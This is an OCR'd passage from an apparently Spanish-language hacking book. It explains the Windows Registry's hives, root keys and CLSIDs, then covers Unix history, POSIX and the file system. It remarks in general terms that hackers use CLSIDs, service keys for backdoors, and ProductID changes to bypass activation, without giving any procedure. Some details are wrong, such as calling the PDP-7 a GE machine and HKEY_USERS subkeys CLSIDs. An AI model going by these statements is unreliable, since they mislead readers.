
- ¿Registro de qué?

Desde Windows NT, y especialmente en Windows 95, Microsoft introdujo una nueva forma de hacer frente a esta información que fue al mismo tiempo, centralizada y flexible. Apodado el “Registro de Windows” (o, en Inglés, Windows Registry), el nuevo sistema de almacenamiento alivia al sistema operativo de tener que lidiar con una infinidad de archivos INI dispersos en diferentes directorios.
Pero, ¿qué es eso de registro?. Podemos definirlo como una base de datos en la que se hayan representados todos los ajustes del sistema. Cada vez que un usuario realiza un cambio en el panel de control, cambia cualquier asociación de archivos o instala un programa, estos cambios se guardan en él. El sistema, ademas, utiliza el registro para el seguimiento del software instalado, sus archivos y, cómo cada programa se relaciona con los demás.
En términos puramente lógicos, el registro es una sola entidad, aunque este contenido en un conjunto de archivos separados por una afinidad de configuración. Cada uno tiene un límite de tamaño de 40 MB - más que suficiente para cualquier aplicación.
En la familia Win9x tenemos el archivo SYSTEM.DAT, que se ocupa de la configuración

del hardware y software, y USER.DAT que se ocupa de los ajustes personales para cada usuario. Windows Millennium Edition también tiene un tercer archivo llamado CLASSES.DAT, que almacena cierta información sobre los programas y las asociaciones de archivos. Los archivos SYSTEM.DAT y CLASSES.DAT, son únicos, y siempre están en el directorio C\WINDOWS. Siempre hay un USER.DAT en ese directorio, también. Sin embargo, si su sistema está configurado para permitir perfiles, cada usuario tendrá su propio USER.DAT en el directorio C\WINDOWS\Perfiles\<nombre de usuario>\, obteniendo el archivo desde el directorio de Windows por defecto. Cuando el usuario inicia una sesión, su espacio de trabajo personalizado que se lee y se carga. Si el uso de perfiles de usuario están deshabilitados, todos los usuarios comparten las mismas preferencias registradas en C\WINDOWS\UserData.
La familia WinNT (incluyendo Windows 2000) mantiene todos los archivos de registro en % systemroot%\System32\Config. A diferencia de Windows 9x, seis archivos albergan los archivos del registro de la familia NT: DEFAULT.DAT, SAM.DAT, SECURITY.DAT, SOFTWARE.DAT, SYSTEM.DAT, NTUSER.DAT. Los archivos que contienen el registro son llamados “Hives”.
A pesar de las diferencias físicas, los registros de las dos familias son muy similares. Ambos residen en archivos binarios, se basan en elementos simples, que consiste en un par "name = datos", está organizado en cinco o más secciones principales, llamadas “Root Keys” (o HKEY) y no se pueden editar directamente, es necesario el uso de programas especiales para ello. Hay varias herramientas que pueden utilizarse para ver y editar el Registro. El más simple es el Editor del Registro (REGEDIT.EXE), incluido en Windows. Vamos a utilizar RegEdit para "urgar"un poco en nuestro sistema.

- La estructura del Registro

Para organizar mejor los datos en el registro, hemos adoptado una estructura jerárquica. Por eso, esta estructura se asemeja a la organización de directorios y subdirectorios - o, usando la terminología de Microsoft, “carpetas y subcarpetas”. El RegEdit se aprovecha de esto y muestra esta estructura muy similar a como el Explorador de Windows muestra el contenido del disco duro.



Tenga en cuenta que los datos están organizados en seis grupos principales, cuyos nombres comienzan con las letras HKEY Cada uno de estos grupos se denomina clave de sección o de raíz y puede contener los valores llamados claves. Por ejemplo, en la raíz clave HKEY_USERS del ejemplo anterior, hay una tecla llamada. “DEFAULT” y otra llamada “Software”. Las claves pueden tener, el par nombre/valor , llamadas a datos o otras teclas. Clave “Software” tiene una subclave denominada “Microsoft”, que a su vez posee otra subclave llamada “Windows”, que a su vez tiene un valor predeterminado. Es el par nombre/datos quien realmente almacena la información en el registro. Hay tres tipos de valores: String (un valor en texto sin formato), binario (un valor binario - por lo general los datos de hardware y claves de cifrado para la activación del software) y DWORD (por lo general un valor booleano - 1 para activado, 0 para desactivarlo). El uso de cada uno depende del contexto.
Hay cinco secciones en algunas versiones de Windows y seis en las demás. Cada sección tiene una especialización y contiene la información referente a la misma.

HKEY_CLASSES_ROOT - Esta sección contiene todas las asociaciones de archivos en Windows. Es a través de ella que Windows soporta arrastrar y soltar y OLE y le permite configurar accesos directos en el sistema. Algunos aspectos de la GUI (interfaz gráfica de usuario) también se definen en ella. Para eliminar una asociación, simplemente borre la clave con la extensión de archivo. Esta “Root Key” es falsa: de hecho, es una subclave de HKEY_LOCAL_MACHINE.

HKEY_CURRENT_USER: - Contiene la información de usuario que está utilizando actualmente el sistema. Esta “Root Key” también es falsa: en realidad es un acceso directo a una subclave en la sección HKEY_USERS. Cuando termina la sesión, todos los ajustes de escritorio, el menú Inicio de inicio de sesión y las contraseñas se guardan en la clave HKEY_CURRENT_USER para un único usuario en HKEY_USERS.

HKEY_LOCAL_MACHINE - La información utilizable por todos los usuarios indiscriminadamente esta en esta sección, incluyendo el hardware y sus drivers, software instalado, su configuración y preferencias globales en general.

HKEY_USERS. - Aquí están las preferencias individuales de cada usuario, que es representado por una subclave CLSID. Cuando un usuario se "conecta" en el sistema la configuración y sus preferencias se copian de aquí a HKEY_CURRENT_USER. Cuando el usuario da a "desconexión" - y aparece "Guardar configuración" o "Saving your settings" - el sistema copia el contenido de la clave HKEY_CURRENT_USER de vuelta a la clave privada del usuario en HKEY_USERS. Una manera fácil de volver a la configuración por defecto de usuario del sistema es borrar la clave de la “Root Key”.

HKEY_CURRENT_CONFIG - Al igual que en HKEY_CURRENT_USER. Antes de salvarse en el registro, los cambios sobre la instalación de hardware y software se almacenan en esta clave de root, que en realidad sólo es un alias para una subclave de HKEY_LOCAL_MACHINE.

HKEY_DYN_DATA – Otra falsa clave Raíz: apunta a otra subclave de HKEY_LOCAL_MACHINE. Dispositivos Plug and Play utilizan esta sección para guardar su configuración durante la instalación. Como su nombre indica, esta clave raíz es dinámica y va a cambiar siempre que se instalen o se eliminen del sistema dispositivos de hardware. Sistemas de la familia WinNT (incluyendo Windows 2000 y Windows XP) no tienen esta clave de raíz, aunque la clave dentro de HKEY_LOCAL_MACHINE todavía existe.

Todas las claves y subclaves tienen un valor predeterminado y puede tener uno o más valores modificables. Lo que llamamos el valor es en realidad un dúo formado por un nombre que la identifica a un dato asociada a ella.
Un doble clic en cualquiera de los valores permite editarlos. No es necesario "guardar" los cambios: RegEdit se encarga de hacerlo automáticamente cuando se cierra.

- ¿CLSID?

Algunas claves y valores tienen un código completamente ilegible llamado CLSID. Acrónimo de *identificador de clase*, el CLSID es una secuencia de letras y números, único en el sistema, que identifica a cada uno de los componentes, COM, existentes. Un ejemplo es {CLSID 172BDDF8-CEEA-llDl-8B05-00600806D9B6}. Complicado, ¿eh?.
Component Object Models o COM, son medios para controlar Windows a través de scripts simples. El sistema utiliza el modelo cliente/servidor: existen programas que ofrecen servicios COM para que las aplicaciones-cliente las puedan utilizar. Las aplicaciones cliente son los scripts creados por el usuario. Los servidores COM posibilitan los métodos (rutinas para hacer algo) y las variables a través de clases. Cada una de las clases existentes en Windows tiene un identificador único llamado ClassIdentifier o CLSID.
Un servidor COM muy conocido por los programadores es Microsoft Word. Es posible utilizar un objeto de Word en otras aplicaciones a través del CLSID del objeto. Otros servidores COM ampliamente utilizados son Internet Explorer (la base de Windows) y Outlook Express.
Es posible controlar cada aspecto de Windows simplemente asociando la clave CLSID en el registro. Así como los desarrolladores lo hacen para hacernos la vida más fácil, los hackers utilizan CLSID no documentados para crear medios con los cuales poder "tomar" el equipo en una invasión. A través de CLSID se pueden utilizar los propios mecanismos de Windows para establecer una comunicación entre el atacante y el equipo infectado, sin la necesidad de un caballo de Troya demasiado elaborado.
Sobre esa base se pueden diseccionar las entrañas de esta misteriosa entidad. Los autores creen que sería posible elaborar CLSID con nombres más fáciles de leer, pero Microsoft no sólo ha elaborado un modelo totalmente obscurantista, sino que ademas, tampoco libera mas información al respecto. Sin embargo, alguna información sobre CLSID, COM y el Registro se puede encontrar en TechNet (www.microsoft.com/technet). Escapa el alcance de este libro examinar en profundidad todos los aspectos del registro y sus CLSID, a pesar de que es deber de todos los candidatos a hacker investigar estos conceptos informáticos.

- Un poco de grasa en los codos

De todos el Registro de Windows, la sección más interesante es realmente el HKEY_LOCAL_MACHINE. Usando RegEdit, vaya a esta clave de root y mire con atención sus claves. Las descripciones a continuación son para la familia WinNT - fueron tomados de un Windows XP Professional. El Win9x familia tiene algunas diferencias, aunque son muy similares en la mayoría de los elementos.
La clave del sistema contiene tres claves *ControlSet* (en Win9x solo una), más las claves *LastKnownGoodRecovery* (que apunta a los mejores ControlSet en caso de fallo), los *Mounted Devices* (que muestra todos los dispositivos de disco y de red en uso), *Select* (con la configuración predeterminada) y el *Setup* (con información sobre la instalación de Windows). Las claves *ControlSet001 y ControlSet002* sólo existen en la familia WinNT ,son copias de seguridad de configuraciones anteriores. Una de ellas se utiliza si, durante el arranque, se ha realizado “Volver a la última configuración buena conocida" o "Usar la última configuración de trabajo". La clave *CurrentControlSet* existe en todas las familias Windows y es quien realmente guarda la configuración actual de su equipo. Se divide en cuatro secciones:

- *El Control* contiene la configuración del Panel de control. De hecho, el panel de control no es más que un front-end para esta clave.

- *La clave Enum* contiene información acerca de todas las interfaces de E/S de la computadora como USB, IDE y PCI. Normalmente uno no debe "jugar" con esta clave, pero los hackers experimentados pueden utilizarla como apoyo para controlar el equipo invadido, forzar una vulnerabilidad o instalar una bomba de reloj.

- *Los perfiles de hardware* sirven para guardar la configuración de hardware de la máquina. Windows permite varias configuraciones de hardware diferentes que se pueden utilizar en el mismo sitio, y estas se guardan aquí. Para eliminar una configuración de hardware, simplemente elimine la subclave correspondiente. El perfil de hardware que se utiliza es el que figura en “Current”. Los hackers pueden cambiar o eliminar las subclaves y dejar la máquina sin configurar.

- *Por último, los Servicios* contiene datos sobre todos los servicios que se ejecutan. Es en esta sección en la que se cargan los drivers de dispositivos, las bibliotecas de enlace dinámico (DLL) y los módulos del kernel de virtualización (VxD). Los VxD son en realidad referencias a los grupos de archivos con estensión SYS. En la clave Servicios (Services) también se almacenan los parámetros clave que deben ser pasados a los VxD y a los archivos DLL cuando se les llama. En la práctica, todos los servicios que Windows conoce (se ejecuten o no) se almacenan en subclaves dentro de los Servicios, incluidos los servicios de comunicaciones y redes. Esto significa que la supresión de una clave de estas, significa ocultar la existencia de ese servicio a Windows, a pesar de que el programa aún este físicamente instalado en el disco duro. El administrador del sistema puede eliminar desde aquí una configuración de red que este dando problemas. Y el hacker, por su parte, puede utilizar sus puertas traseras (Backdoors) como servicios en esta clave.

También en HKEY_LOCAL_MACHINE, la clave HARDWARE contiene los accesos directos a otras partes del registro que tienen información sobre el hardware instalado. Se trata de las claves *ACPI* (datos proporcionados por el fabricante), *DESCRIPTION* (de datos del procesador y la memoria), *DEVICEMAPS* (ajuste de E/S) y *RESOURCEMAPS* (configuración de recursos de Windows).
De todas las claves HKEY_LOCAL_MACHINE, quizás la más importante para nuestro estudio es la sección *SOFTWARE*. Observese la organización por proveedores. La clave para cada proveedor - por ejemplo, Adobe, StarDivision, Microsoft - encierra la información global para todas las aplicaciones del mismo fabricante, incluyendo el seguimiento de las versiones, desinstalación y actualización de las instrucciones, las carpetas de instalación, trabajo y origen. Algunas variables del sistema también se mantienen allí, por ejemplo, la clave “Classes”, que contiene las asociaciones de archivos. La clave raíz HKEY_CLASSES_ROOT en realidad es sólo un acceso directo a HKEY_LOCAL_MACHINE\SOFTWARE\Classes.

- El tesoro

Cada fabricante tiene su propia subclave, y Microsoft, también es un desarrollador de software, y tiene una subclave en HKEY_LOCAL_MACHINE\SOFTWARE. La diferencia es que, como es el desarrollador del sistema, ha puesto allí cualquier cosa que pueda ser necesaria para la configuración e integración con otros productos de Microsoft. Así que aquí, no sólo hay información sobre los programas instalados de Microsoft, como Word o Excel. Mucha información que puede ser utilizada por los servicios de “BackOffice”, así como la mayoría de los servicios de Microsoft, tienen la clave aquí. Información sobre archivos DLL, controles de plug-ins ActiveX , o Microsoft Installer (MSI) y la ubicación de los medios de instalación, entre otras cosas, también tienen las entradas en la clave de Microsoft.
A modo de ejercicio antes de seguir, vamos a poner el libro a un lado y vamos a investigar a fondo todas las subclaves por debajo de la clave de Microsoft. Entre una a una, y compruebe sus nombres y sus subclaves, compruebe el contenido de los valores (nombre/dato). Tenga en cuenta que hay teclas que tienen varios valores en un nivel y aún más en las subclaves de nivel inferior. No cambies nada! Sólo mira y deja la clave de Windows para el final. ¿Listo? Muy bien!
Echemos un vistazo más de cerca a la clave deWindows. En ella hay tres claves: *Current Version, ITStorage y Shell*. El “ITStorage” y “Shell” no son de gran utilidad en sistemas aislados, pero “Current Version” tiene información muy interesante. Observe los valores de la propia clave. Entre ellos se encuentran el *ProductID* (que, en Windows XP, es importante para la activación - y es uno de los valores modificados por los atacantes para burlarla) y las rutas a los principales componentes de Windows como la ubicación de los archivos de programa.
Además de estos valores, la clave “CurrentVersion” tiene cientos de subclaves. Algunas son fáciles de entender, como la clave *Explorer\Tips*, que contienen las "sugerencias del día". Es posible cambiarla para colocar otras, o en la misma incluir mas valores con otras sugerencias. Otras subclaves son más herméticas. La subclave *“Installer’*, por ejemplo,

contiene datos sobre el Microsoft Installer (MSI), pero usa dos valores CSLID indescifrables . Navegue un poco por estas dos claves indescifrables y cuando tenga una visión general del funcionamiento de ambas, vuelva a la lectura del libro.
Con estos fundamentos entendidos, el Registro de Windows ya no tiene que ser un misterio tan oscuro para el lector. Como "trabajo de casa", se sugiere el estudio (con el RegEdit) de las siguientes claves:

```
HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ EventSystem
HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Multimedia
HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Shared Tools
HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Outlook Express
HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Updates
HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \
- App paths
- Control panel
- Controls Folders
- Explorer
- Installer
- Policies
- Run  (todos los programas cargados en las botas)
- RunOnce (programas cargado una sola vez)
- RunOnceEx (programas cargados sólo una vez y después excluidos)
- Setup
- SharedDLLs (MUY importante!)
- Uninstall
HKEY_LOCAL_MACHINE \ SYSTEM \ CurrentControlSet
HKEY_LOCAL_MACHINE \ SYSTEM \ MountedDevices
HKEY_LOCAL_MACHINE \ SYSTEM \ Setup
```

Recordando siempre que tomamos como punto de partida el registro de Windows XP. Si el lector tiene otra versión de Windows, será interesante buscar las mismas claves, en el Registro, para conocer las diferencias y similitudes

¿Dónde, amigo?

En un libro como éste no hay espacio para profundizar más. Afortunadamente, Internet ofrece algunos recursos para los que quieren o necesitan saber más sobre la estructura de los sistemas operativos de Microsoft.
Un buen punto de partida es el TechNet (www.microsoft.com/technet). Sitio Web de Microsoft dirigida a técnicos y programadores. En la página principal están los enlaces a las últimas tecnologías de la compañía, como Windows XP, Vista y la plataforma NET. Sin embargo, puede utilizar el motor de búsqueda de la propia web para encontrar cualquier información sobre cualquier producto. Con un poco de investigación se puede aprender, por ejemplo, los detalles de la estructura interna del núcleo de Windows 98 o diferencias entre los registros de Windows 95 y Windows NT. También se pueden encontrar las especificaciones de cosas muy antiguas, como MS-DOS y LAN Manager.
Otros sitios que pueden tener información sobre las plataformas de Microsoft son el sitio principal de la compañía (www.microsoft.com). la WinGuides (www.winguides.com) y TechRepublic (www.techrepublic.com). No deje de visitarlos. Hay mucha información recopilada en esos sitios.

Plataformas

UNIX

Capitulo - 4

"Tal vez subí a las máximas alturas, más,
hoy vuelvo, con el alma a oscuras.
Es necesario que todavía, suba más! "
Augusto dos Anjos, "Soliloquio de un visionario", Libro I y otros poemas - 1912

No somos nosotros los que lo decimos, pero si Netcraft (www.netcraft.com): El 66% de los servidores Web de Internet ejecutan algún tipo de Unix. Esta inmensa mayoría de sitios que honran al veterano salido de los laboratorios de AT & T en los años 60, no lo hacen a la ligera. Mientras que en las máquinas de escritorio (las que están en la parte superior de su mesa en el trabajo o en casa) se considera a Microsoft Windows el estándar de facto, en servidores de Internet no hay mucha discusión sobre el sistema operativo utilizado. Unix es un sistema con más de 30 años en la carretera. Robusto, ligero y portátil, se ha reducido desde su lanzamiento en 1969, y a pesar de ser ya bastante antiguo, está siempre al día con las innovaciones tecnológicas. Por ser el sistema mas utilizado, es también el mas atacado. El hecho de funcionar como el motor de las dos terceras partes de los sitios web en el mundo, y aún así, ser mucho menos invadido que cualquiera sus adversarios, demuestra la fiabilidad de este sistema. El inconveniente es que, por ser tan fiable y potente, es también el sistema operativo más usado para dirigir ataques, sea cual sea el objetivo.

Sistemas operativos Unix

Es interesante el poder de los medios de comunicación. Cuando se trata de La Bella y la Bestia, nadie se acuerda de la película de Cocteau, considerada una de las obras maestras del cine francés. Mucho menos de Jeanne Marie Leprince de Beaumont, una investigadora que en el siglo 18 encontró muchos cuentos sobre el tema medieval y los recopilo, tejiendo la historia que conocemos hoy en día. En cambio, la gente sólo recuerda la caricatura publicada recientemente por un estudio importante de EE.UU.
Cuando se trata de sistemas operativos se tiene el mismo problema. En la memoria de todos, sólo prevalecen los sistemas más modernos, aunque estén menos optimizados y menos preparados para servicios de red y de misión crítica. Sin embargo, en todo el mundo, millones de administradores de red utilizan una variante de Unix para resolver problemas que con otras plataformas ni se les ocurriría encarar.
El sistema Unix puede ser considerado tanto una bestia, como una bella. Internet no existiría sin los sistemas Unix - de hecho, Internet fue creado para conectar SOLO sistemas Unix. Incluso hoy en día, como dan fe los datos de Netcraft, la mayoría de servidores web en el mundo emplea alguna variante de Unix, y hay esfuerzos para que Unix o sistemas similares se utilicen en estaciones de trabajo de oficina o incluso en dispositivos móviles como teléfonos celulares y palmtops.
Hay belleza en los sistemas Unix. Su estructura rígida y bien montada parece, a los ojos de sus usuarios, como un poema maravilloso. El “poder del fuego” que este sistema da a quien lo domina llega a ser tóxico. Por su origen en los laboratorios de investigación y en su entorno de desarrollo, Unix tiene varias herramientas para administradores de sistemas redes, y programadores. También por ese origen, hay una comunidad enorme y fraternal de usuarios que intercambian experiencias y se ayudan mutuamente. Las grandes empresas que fabrican o proporcionar soluciones basadas en Unix formaron un consorcio y definen una serie de estándares que aseguren la interoperabilidad y la conectividad. Unix se considera, exactamente por eso, un sistema abierto.
Sí, Unix es hermoso. Pero, hermoso como un gran felino. Domarlo requiere una

formación, persistencia y un poco de coraje. Sin embargo, el conocimiento necesario para dominar nuestra bestia no es el de "un genio". La gente se siente atemorizada por la cantidad de herramientas disponibles o por la línea de comandos. Las interfaces gráficas, a pesar de no ser "toscas", como en épocas anteriores, son diferentes de lo que la mayoría de los usuarios están acostumbrados. Por último, hay varias "distros" de Unix para elegir. Cada una tiene sus atractivos, pero también tiene sus dificultades.

- Sólo un juego de ordenador

En 1963, el MIT, los Laboratorios Bell (empresa de telecomunicaciones de EE.UU., una unidad del gigante telefónico AT & T) y General Electric Company se unieron para crear un sistema operativo revolucionario. Obviamente basado en las computadoras de GE, el proyecto tuvo los siguientes objetivos:

- Ser multiusuario;
- Ser multitarea;
- Ofrecer gran capacidad de almacenamiento de datos y programas;
- Permitir el intercambio de datos entre usuarios y grupos.

El sistema fue llamado MULTICS, una referencia a sus capacidades multiusuario y multitarea. Después de cuatro años de desarrollo en un GE-645, el MULTICS de 1969 estaba muy alejado de los objetivos propuestos. Ese mismo año, Bell Labs decidió abandonar el proyecto.

Frustrados por la interrupción de sus esfuerzos y dispuestos a tener un sistema que realmente reuniera los propósitos originales de MULTICS algunos desarrolladores de Bell Labs decidieron iniciar en secreto el desarrollo de otro sistema operativo. Uno de los desarrolladores fue Ken Thompson, quien no quería usar más el GE-645 con MULTICS que había usado en los Laboratorios Bell para jugar con su juego favorito. Los “Space Travels” funcionaban muy mal en MULTICS, el costo de cada partida era alrededor de 75$ para AT & T.

Thompson decidió portar el juego a otro equipo que estaba sin usarse en el laboratorio, un PDP-7, también de GE. Sin embargo, el sistema operativo en el PDP-7 no era muy flexible, por lo que Thompson empezó a escribir rutinas de apoyo para el jueguecito. Al cabo de un año, sin embargo, en el mismo 1969, las "trampas" de Thompson se convirtieron en la primera versión del sistema operativo Unix, escrito completamente en ensamblador PDP-7. Para convencer a sus superiores en los Laboratorios Bell de la seriedad del proyecto, lo presentó como un futuro sistema de procesamiento de textos, que más tarde se convirtió en un sistema operativo de propósito general. La palabra Unix era un juego de palabras con el nombre de MULTICS. (No crea que el MULTICS murió en 1969, su desarrollo continuo, y GE (posteriormente adquirida por Honeywell, y más recientemente por Bull) lo utilizó como uno de sus sistemas centrales por muchos años. El último sistema MULTICS todavía en funcionamiento fue oficialmente desactivado el 31 de octubre de 2000. Para obtener más información sobre MULTICS, visite el sitio web de los fans: www.multicians.org. Un ensayo sobre la forma en que Unix se inspiró en MULTICS se puede ver en www.muIticians.org/unix.htmI.) (No hay espacio aquí para mencionar la interesante historia de Unix. Uno de los mejores documentos sobre los primeros días, escrito por Dennis Ritchie, se puede encontrar en "cm.bell-labs.com/cm/cs/who/dmr/hist.html”. Además de lugares de interés histórico, describe los acontecimientos que condujeron a la mirada de Unix, como lo es hoy.)

Sólo en 1971, Unix es considerado un sistema operativo terminado. Hasta ese año, se desarrollaron muchas tecnologías para que el "bebé-unix" viniera al mundo. Una de ellas era el lenguaje C, desarrollado por Dennis Ritchie del lenguaje B de Thompson. Unix ha sido completamente reescrito en C y por lo tanto puede ser portado a cualquier máquina: basta con volver a compilarlo. El concepto de la portabilidad es el principal activo de Unix hasta hoy y abrió nuevos horizontes para la computación. En 1977, el sistema operativo Unix fue lanzado comercialmente y, desde entonces, ha sido usado en sistemas tan diversos como dispositivos de mano y supercomputadoras Cray.
En este libro, usamos la palabra Unix indiscriminadamente, nos referimos a cualquier variación, o "sabor", de sistemas basados en el Single Unix Specification, que incluye los estándares POSIX, ANSI C y XPG4. Otros autores utilizan nomenclaturas como,“*nix” “u*ix” y “Unix-like”. UNIX es una marca registrada de The Open Group (www.unix-systems.org). "Unix-like" indica que los sistemas se parecen a un sistema Unix, pero oficialmente no lo son (como GNU/Linux y FreeBSD).

- POSIX

Los tres documentos que forman el superconjunto “Single Unix Specification” se aplican a diferentes partes del sistema. ANSI C es el estándar para el lenguaje de programación, se recomienda para el desarrollo de los sistemas Unix y se puede encontrar en (www.ansi.org). XPG4 es ya el estándar para la implementación del servidor X, el programa central para las aplicaciones gráficas en Unix. La información sobre el pliego de condiciones, el servidor X y el Consorcio X se puede obtener de (www.x.org).
Pero hay una más importante que las otras dos. Todos los Unix que se precien debe necesariamente cumplir con POSIX, un estándar mantenido por diversas entidades: IEEE y Open Group en los EE.UU., y la ISO/CEI en Europa. En él se definen las llamadas al sistema, es decir, los mensajes y las señales de que los procesos intercambian entre ellos. Se puede comparar con los mensajes de Windows que vimos en el capítulo anterior, pero las llamadas al sistema Unix son mucho más numerosas, especializadas y modulares.

- Decenas de sabores para elegir

Tal vez el lector sabía ha lo que nos estábamos refiriendo a cuando dijimos que Unix es un sistema operativo de código abierto. Mas aun, cuando hemos dicho que había varios "sabores" disponibles. Pero Unix es un sistema operativo y no un helado. ¿Que quiere decir “sabor”?
Al ser un estándar abierto, el “Single Unix Specification” permite que muchos fabricantes tengan su propia implementación. A pesar de ser muy diferentes en algunos casos, todavía se consideran únicos porque se adhieren al estándar Unix. De hecho, podemos mencionar algunos desarrolladores de software que tienen versiones del sistema:

Sun Microsystems, con su Solaris;
IBM con AIX;
SGI e IRIX ;
BSDi con la implementación BSD y la versión gratuita FreeBSD;


Hewlett-Packard y su HP-UX;
La propia Microsoft y el Xenix;
Y la familia GNU/Linux.

Citamos sólo los más populares. Existen muchas otras implementaciones de Unix, comerciales o no. Lo que llamamos "familia GNU/Linux" es una colección de cientos de distribuciones diferentes del sistema operativo de código abierto, cada uno con su propia idiosincrasia.
¿Por qué tanto alboroto? En los años 80, cuando se desarrollaron muchas distribuciones comerciales, cada fabricante creo sus propios estándares y "arrimo el ascua a su sardina". Los Unix se volvieron tan diferentes entre si, que al final no eran interoperables. Una red heterogénea era imposible entonces, y ahora el estándar de Unix intenta acabar con esas diferencias.

Las entrañas de la bestia

Todas las recomendaciones que hemos hecho en el capítulo anterior también se aplican a este (y a todos los posteriores - lo repetiremos varias veces, casi como un lavado de cerebro ...). Un pirata que se precie debe saber acerca de los sistemas Unix, incluso odiándolo. Es posible que después de leer este capítulo, anteriores detractores cambien de religión y comiencen a rezar en la iglesia de Ken Thompson. Pero lo crean o no, los sistemas Unix será sin duda parte de su vida ciberactivista.

- Estructura



La familia de sistemas operativos Unix puede, para fines didácticos, dividirse en partes clasificadas por su función: Kernel (central o núcleo), shell (concha o cascara) y los programas de usuario (aplicaciones y herramientas). Como este enfoque es muy similar a la definición de sistema operativo, se puede usar un esquema simplificado de capas para demostrarlo.
Estos tres componentes principales hacen uso de una estructura física universal llamada sistema de archivos. Antes de entrar en detalles sobre el “shell”, las llamadas al sistema, los procesos y el Kernel, vamos a bucear un poco en esta infraestructura en la que se basan todos los Unix . Son necesarios algunos fundamentos y comandos de shell para seguirlo.

- Sistema de archivos

Microsoft Windows tiene una estructura básica de directorios. Esto, existe como consecuencia de la estructuración del sistema, no como causa. Los archivos de sistema relevantes están libremente organizados en el directorio Windows (o WinNT) y subdirectorios dentro de él. Incluso partes de Kernel se organizan en archivos separados, mezclados con cientos de archivos distintos en C/WINDOWS. El gran agente aglutinador del sistema operativo microsoftiano es el “Registro del Sistema”.


El Unix, en cambio, se estructuran desde el sistema de archivos. Cualquier cosa que pueda ser manipulada en el sistema es tratada como un archivo. Esto incluye los dispositivos de hardware (como la tarjeta de sonido o puerto de impresora), procesos en ejecución, y por supuesto, los archivos comunes. Puede, por ejemplo, copiar un MP3 dentro del archivo correspondiente a su tarjeta de sonido y, como por arte de magia, la música sonará por los altavoces. Los archivos relacionados con los procesos en ejecución se pueden utilizar para controlarlos. Leer estos archivos por lo general nos permite el acceso a la información sobre el proceso y, a grandes rasgos, podemos escribir en ellos para mandar mensajes al proceso.

No hay ninguna indicación en el estándar POSIX con respecto a la estructura jerárquica de directorios; los sistemas de archivos Unix siguen un estándar tácito y no oficial. Hay varios documentos técnicos y propuestas sobre el tema, las Normas de Jerarquía de Archivos (www.pathname.com/FHS), pero ninguna distribución comercial de Unix está obligada a seguirlas. La única excepción es el sistema GNU/Linux, que tiene unas normas específicas y rígidas, para eso es el Linux Standard Base (www.linuxbase.org).

